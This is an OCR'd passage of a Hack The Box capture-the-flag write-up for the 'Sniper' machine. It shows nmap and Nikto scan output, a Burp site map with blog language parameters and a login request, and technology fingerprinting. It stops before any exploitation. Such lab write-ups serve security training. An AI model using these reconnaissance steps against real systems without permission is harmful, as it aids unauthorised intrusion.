Sniper


```
========================
|         SNIPER 10.10.10.151          |
========================
```


InfoGathering

```
PORT    STATE SERVICE       VERSION

80/tcp  open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Sniper Co.

135/tcp open  msrpc         Microsoft Windows RPC

139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn

445/tcp open  microsoft-ds?
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 7h00m48s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2019-10-23T10:47:52
|_  start_date: N/A

Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.151
+ Target Hostname:    sniper.htb
+ Target Port:        80
+ Start Time:         2019-12-05 17:23:10 (GMT-7)
---------------------------------------------------------------------------
+ Server: Microsoft-IIS/10.0
+ Retrieved x-powered-by header: PHP/7.3.1
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some
forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site
in a different fashion to the MIME type
```

+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Cookie PHPSESSID created without the httponly flag
+ 7785 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time: 2019-12-05 17:34:23 (GMT-7) (673 seconds)

Previously I have typed out fuzz results however I am going to start using Burp todisplay found site extenions unless something new pops out at me.


http://sniper.htb
/
blog
/
lang=blog-en.php
lang=blog-es.php
lang=blog-fr.php
css
index.php
js
error.js
blog
lang=blog-en.php
lang=blog-es.php
lang=blog-fr.php
css
images
car.jpg
delivery.jpg
icon.png
service.png
user.png
js
index.js
user
css
fonts
images
index.php
js
login.php
username=admin&password=admin&submit
registration.php
vendor
animate
animsition
css
js
animsition.min.js
bootstrap
countdowntime
countdowntime.js
css-hamburgers
daterangepicker
daterangepicker.js
moment.min.js
jquery


jquery
jquery-3.2.1.min.js
select2
Sniper — Hack The Box
Sniper Co.
http://10.10.10.151/
10.10.10.151
Search
Sniper Co.
more
Efficient tracking
We track your package as if it's ours ! 24x7 live tracking available on our app.
Fast Delivery Guaranteed
Even superman and batman use our service to order goods. What else do you seek? ;)
Our services
Take a look at the wide variety of services we offer!

Wappalyzer

Font Script

Font Awesome

Programming Language

PHP 7.3.1

Web Framework

Bootstrap

Operating System


Windows Server


Web Server

IIS 10.0


JavaScript Libraries


jQuery 2.1.3



